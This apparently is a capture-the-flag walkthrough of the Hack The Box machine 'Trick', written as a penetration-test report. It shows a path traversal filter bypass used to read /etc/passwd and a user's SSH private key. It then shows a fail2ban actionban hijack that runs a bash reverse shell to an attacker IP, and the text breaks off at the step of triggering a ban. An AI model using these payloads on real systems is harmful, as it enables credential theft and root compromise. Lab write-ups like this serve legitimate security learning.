/home/joe/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default
A second virtual host is defined: preprod-marketing.trick.htb, served from /var/www/market. This one wasn’t in the DNS zone transfer — we’d never have found it without reading the config. Add it to /etc/hosts.
Local File Inclusion — Marketing Site
Navigating to preprod-marketing.trick.htb shows a marketing site that loads its content dynamically via a page GET parameter:
http://preprod-marketing.trick.htb/index.php?page=about.html
http://preprod-marketing.trick.htb/index.php?page=services.html


A page parameter that loads file content is an immediate LFI candidate. Try a standard path traversal:
http://preprod-marketing.trick.htb/index.php?page=../../../../../etc/passwdThis returns a blank page — the ../ sequence is being stripped. Testing confirms the filter removes ../ from the input.
http://preprod-marketing.trick.htb/index.php?page=../../../../../about.htmlThis still loads about.html as if the traversal sequence wasn’t there — the filter is stripping it.
A common filler is to search for ../ and remove it, so if we use …// after the filter processes it we get ../
http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//etc/passwd
/etc/passwd returns successfully. LFI is confirmed.
Finding 3 — Local File Inclusion via Path Traversal Filter Bypass in Marketing Application
LFI — PHP-FPM Context and Key Recovery
To make testing easier, I captured a request in Burp Suite and sent it to repeater. Now, before reading anything else, check the process context. Reading /proc/self/cmdline tells us what user the PHP worker is running as:
http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//proc/self/cmdline
php-fpm: pool michael — the PHP-FPM pool for this site is running as michael, not www-data. This is a serious misconfiguration that significantly amplifies the impact of Finding 3: every file michael can read is now accessible through the LFI.
Grab the user flag directly:
http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//home/michael/user.txt
Then recover the SSH private key:
http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//home/michael/.ssh/id_rsa
Save the key locally and set correct permissions:
chmod 600 id_rsaFoothold — SSH as michael
Authenticate with the recovered key:
ssh -i id_rsa michael@10.129.227.180
Interactive shell as michael.
Privilege Escalation — Enumeration
The first two things I check on any Linux foothold:
groups michael
sudo -l

Two immediate findings:
michaelis a member of thesecuritygroupmichaelcan run/etc/init.d/fail2ban restartas root without a password
Fail2ban executes actions defined in /etc/fail2ban/action.d/ as root — specifically the actionban command when a source IP is banned. Check the permissions on that directory:
ls -la /etc/fail2ban/
NOTE: This box has an agressive cleanup script running, so if you don’t move quickly you will find your work reset. If that happens, start over from here.
Here we see that the security group can write to the action.d directory.
cd /etc/fail2ban/action.d
However the file we need to modify ‘iptables-multiport.conf’ is owned by root and we can only read it. But because we can write to this directory we can do a little move-and-copy to take ownership of the file.
mv iptables-multiport.conf temp.oldcp temp.old iptables-multiport.conf
The copy is now owned by michael.
Finding 4 — Privilege Escalation via Writable Fail2ban Action Configuration and NOPASSWD Sudo Rule
Privilege Escalation — Fail2ban Action Abuse
Inspect the original action file to understand the format:

Modify the actionban directive to execute a reverse shell script instead of the iptables command:
actionban = /tmp/shell.sh
Create the reverse shell at /tmp/shell.sh:
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.171/9001 0>&1
chmod +x /tmp/shell.sh

Start a listener on the attacker machine:
rlwrap nc -lvnp 9001
Restart fail2ban to load the modified configuration:
sudo /etc/init.d/fail2ban restart
Now trigger a ban event by making repeated failed SSH login attempts against the target — five or six is enough to hit the default threshold:
